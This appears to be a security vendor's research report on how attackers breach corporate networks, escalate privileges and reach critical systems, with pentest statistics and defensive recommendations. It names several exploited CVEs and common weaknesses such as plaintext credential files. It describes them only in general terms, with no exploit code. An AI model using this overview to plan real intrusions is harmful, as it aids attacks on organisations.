<sup>3</sup> Estimated on the basis of projects for verification of unacceptable events.


# How attackers achieve their aims

In verification projects, companies, on average, identified six unacceptable events to be actualized. According to our clients, the greatest danger for them comes from events related to disruption of production and service delivery processes and theft of funds and sensitive information. In 71% of the identified events, it was possible to confirm the feasibility.<sup>4</sup> Note that to carry out an attack leading to an unacceptable event, the cybercriminal would need no more than a month. On some systems, attacks can unfold even in a matter of days.

- <sup>4</sup> Unacceptable events are verified according to predefined criteria. The task is carried out in the real infrastructure of the company, and is terminated one step before the onset of an unacceptable event without harming business processes.



**Generalized scheme of encroachment on target systems**





## Step 1 Overcoming the network perimeter

The attacker's path from an external network to the target systems begins by breaching the network perimeter. **On average, it takes two days to penetrate a company's internal network.**

During security assessment from the perspective of an external attacker, carried out in H2 2020–H1 2021, Positive Technologies succeeded in breaching the network perimeter in 93% of projects even without social engineering.

The main method of penetrating the corporate infrastructure is credential compromise. This is primarily because employees like to set simple passwords, including for system administration accounts.

The use of outdated software versions and insecure protocols allows cybercriminals to exploit known vulnerabilities to breach the network perimeter.

Based on the results of the security assessment from the perspective of an external attacker, exploitation of known vulnerabilities in software (60% of projects) and in the code of web applications (43%) was what enabled our experts to penetrate the corporate network. Among the vulnerabilities exploited were:

- Remote code execution (CVE-2020-0688) on an Internet-facing Microsoft Exchange server
- Directory traversal (CVE-2020-3452) and Information disclosure (CVE-2020-3259) in the web interface of Cisco Adaptive Security Device Manager (ASDM) 5
- Remote code execution (CVE-2020-1147) in Microsoft SharePoint
- Remote execution of OS commands (CVE-2019-19781) in Citrix NetScaler 6
- Remote code execution (CVE-2015-8562) in CMS Joomla

Several methods of penetrating a local network from the Internet could be used simultaneously in one project. The average number of local network penetration vectors per project is 3; the maximum is 19.




Vulnerabilities discovered by Positive Technologies




Vulnerability discovered by Positive Technologies

### Local network penetration methods (share of companies)



### Corporate network penetration points (share of companies)




## Step 2 Getting maximum privileges

In 100% of companies, an internal attacker can gain full control over the infrastructure, while in 81% of companies there exists a simple way to gain domain administrator privileges, which even a low-skilled attacker can manage.


An attacker with credentials and domain administrator privileges could obtain many other credentials to move laterally in the corporate network and gain access to computers and servers. Most companies lack network segmentation by business process, which allows several attack vectors to be developed to the point of multiple unacceptable events occurring simultaneously. If a company has built trust relationships between domains or reuses administrator credentials, an attacker can gain control over other corporate domains and further develop an attack from there. The maximum number of controlled domains within one company, obtained during security assessment from the perspective of an internal attacker, is 10.





In most internal network attacks, cybercriminals prefer to make use of architectural features of the operating system and authentication protocols, and to perform other legitimate actions that do not differ from the usual activity of users or administrators so as to remain under the radar.

### Successful attacks inside the network (share of companies)




In 40% of companies, our experts exploited software vulnerabilities that, in most cases, could be used to escalate privileges in the system, for example:



A critical vulnerability in the Netlogon protocol (CVE-2020-1472) that allows privilege escalation to the level of domain administrator, listed as one of the most exploited vulnerabilities of 2020, according to the US Cybersecurity and Infrastructure Security Agency (CISA)

The PrintNightmare vulnerability in Windows Print Spooler (CVE-2021-34527), which makes it possible to execute arbitrary code remotely, view, modify, or delete data, and create new accounts with user rights



### Step 3


## Gaining access to key system

The task of gaining access to isolated network segments, key computers, and servers is often facilitated by administrative, virtualization, protection, or monitoring tools. These systems are also important for attackers because through them they can act stealthily under the guise of legitimate users without creating additional suspicious connections, as well as execute commands with high privileges. The main problem is that such systems:

- Store information about the infrastructure (devices, IP addresses, active services, software used)
- Allow remote control of devices (including remote code execution on agents)
- Have a distributed architecture (web interface, databases, server, agents)
- Have preinstalled accounts and use specific ports for connection
- Can contain vulnerabilities if not updated regularly

#### An example of gaining access to key systems through protection and monitoring tools

A key system is an information system that an intruder needs to compromise in order to develop an attack on a target system, or a system whose compromise would greatly simplify the scenario for attacking target systems






## Steps 4&5

### Developing an attack on target systems and actualizing unacceptable events


A target system is an information system whose compromise could lead directly to an unacceptable event for the business



Once an intruder has penetrated the industrial network and, say, gained access to the ICS operator's computer, only one step remains before reaching the target system where an unacceptable event can be actualized, such as process disruption or equipment failure. Examples of target systems, depending on the company's field of activity, can be an ICS, a geographical information system, an ATM control system, SWIFT, 1C, an administration site interface, a code development and versioning environment, and so on. In the industrial and energy sectors, 87% of unacceptable events were confirmed as part of verification projects. The ability to complete this last step and bring the attack to fruition is partly down to employee failure to comply with information security policies. On the computers of 9 out of 10 engineers is a plaintext document listing the systems they use, with a brief description, IP addresses, and login credentials. For more details about information security risks at industrial companies, see our research<sup>7</sup>.



In the banking sector, key systems include employee workstations for handling payment systems and ATMs. During verification of unacceptable events at such organizations, our experts were able to gain access to the bank's target systems with privileges for performing banking operations in two out of three companies; at the same time, it was possible to perform actions disrupting banking processes and impacting quality



of service in every bank. All in all, as part of the verification process within the contracted period, Positive Technologies actualized 62% of unacceptable events in banks.


When it comes to an arbitrary commercial organization, in order to steal funds, an attacker needs to get to the company's invoices and bills. In this case, the computers of finance employees can be classified as key systems. If a cybercriminal is interested in the company's databases and business applications, their actions will be aimed at gaining access to—and developing attacks against—the servers.

Due to the interlacing of business processes, the steps performed by an attacker aimed at seemingly different target systems actually occur in parallel. Gaining access to one key system automatically grants access to several target systems.

**62%** of unacceptable events in banks  
 Positive Technologies actualized as part of the verification process within the contracted period

# How to detect and stop an attack in time

Generalized scheme of encroachment in the case of infrastructure partitioning in line with executable business processes



Separation of business processes

Hardening of key and target systems

Monitoring

Lengthening of attack chains

**Building an effective corporate protection system requires an understanding of what unacceptable events exist. By tracing the business process path from unacceptable events to target and key systems, we can pin down the relationships and determine the sequence of protection measures to be applied. To make it more difficult for an attacker to move through the corporate network to the target systems, we propose a series of interchangeable and mutually reinforcing measures. The choice of solutions should be based on the company's capabilities and infrastructure.**

## **1 Partitioning business processes**

We recommend paying special attention to infrastructure components engaged in several business processes at the same time, and checking whether any can be used to actualize events that are unacceptable for the company. Partitioning the most company-critical processes from others can be an effective tool for protecting against the actualization of unacceptable events on a par with other security measures.

## **2 Configuration security control**

The more complex the attack chain leading to the target system, the lower the chances of successful compromise and the higher the chances of cybercriminal error. We recommend paying special attention to the protection of penetration points into the infrastructure from external networks, minimizing their number, and ensuring a high level of security for key and target systems.

→ **Hardening is the process of increasing security through reducing the attack surface and eliminating potential attack vectors (including vulnerabilities, insecure configurations, and weak passwords).**

## **3 Enhanced monitoring**

Advanced monitoring increases the likelihood of detecting cybercriminal activity even in systems that, for whatever reason, lack enhanced protection measures or the latest updates. It is especially important to enable advanced monitoring of information security events in key systems engaged in multiple critical business processes simultaneously.

## **4 Lengthening the attack chain**

To stop an attack in time, before an unacceptable event occurs, it is vital to eliminate the shortest paths from the penetration points to the target system. The attack chain is lengthened by correctly segmenting the networks, adding key systems on the attacker's path, and distancing penetration points from the target system by at least several attack steps.

Each organization's infrastructure is unique. In some companies, a single attack can lead to multiple unacceptable events; elsewhere, an attacker will have to work hard to achieve the objective. By choosing the appropriate balance of proposed measures, organizations can detect and stop attacks in a timely and cost-effective manner, thereby preventing unacceptable events.








INDEPENDENCE

# Vulnerability management: user guide



The number of vulnerabilities is increasing every year. For example, over 20,000 vulnerabilities were published in the National Vulnerability Database in 2021, which means that on average more than 50 vulnerabilities are discovered every day. Some of them are immediately exploited by cybercriminals, as was the case of ProxyLogon, vulnerabilities in Accellion FTA, Zerologon, and Log4Shell. By exploiting vulnerabilities, cybercriminals can not only penetrate a company's network, but also actuate unacceptable events. A notorious example is the attack against logistics services provider Bakker Logistiek in April<sup>1</sup>. The attackers managed to disrupt the company's internal business processes and delivery operations. They exploited Microsoft Exchange ProxyLogon vulnerabilities, which allowed them to distribute ransomware. The consequences were dire; for example, supermarket chain Albert Heijn reported a shortage of certain food products.






The MaxPatrol VM pilot projects in 2021 showed that, on average, information security specialists need to fix 31,066 vulnerabilities after an infrastructure scan. This cannot be done in a short period of time. Hence the question—Do all these vulnerabilities really have to be fixed? And which of them have to be eliminated first? In this research, we will tell you how not to get lost dealing with thousands of vulnerabilities, and which of them require security updates to be installed as soon as possible. We will also give recommendations on how to build an efficient vulnerability management system.

---

Yana Yurakova

Information Security Analytics,  
Positive Technologies

Interesting fact: Trend Micro researchers demonstrated, that the average organization takes from 60 to 150 days to fix a vulnerability<sup>2</sup>




In order to prevent unacceptable events, companies must eliminate potential attack vectors by which attackers can reach target systems. This also includes elimination of vulnerabilities. Detection of vulnerabilities and timely installation of security updates must be an integral part of the vulnerability management process. Some companies implement vulnerability management in order to meet regulatory requirements, while others use it to reach the next level of information security maturity. However, our surveys show that such companies are just a drop in the ocean.

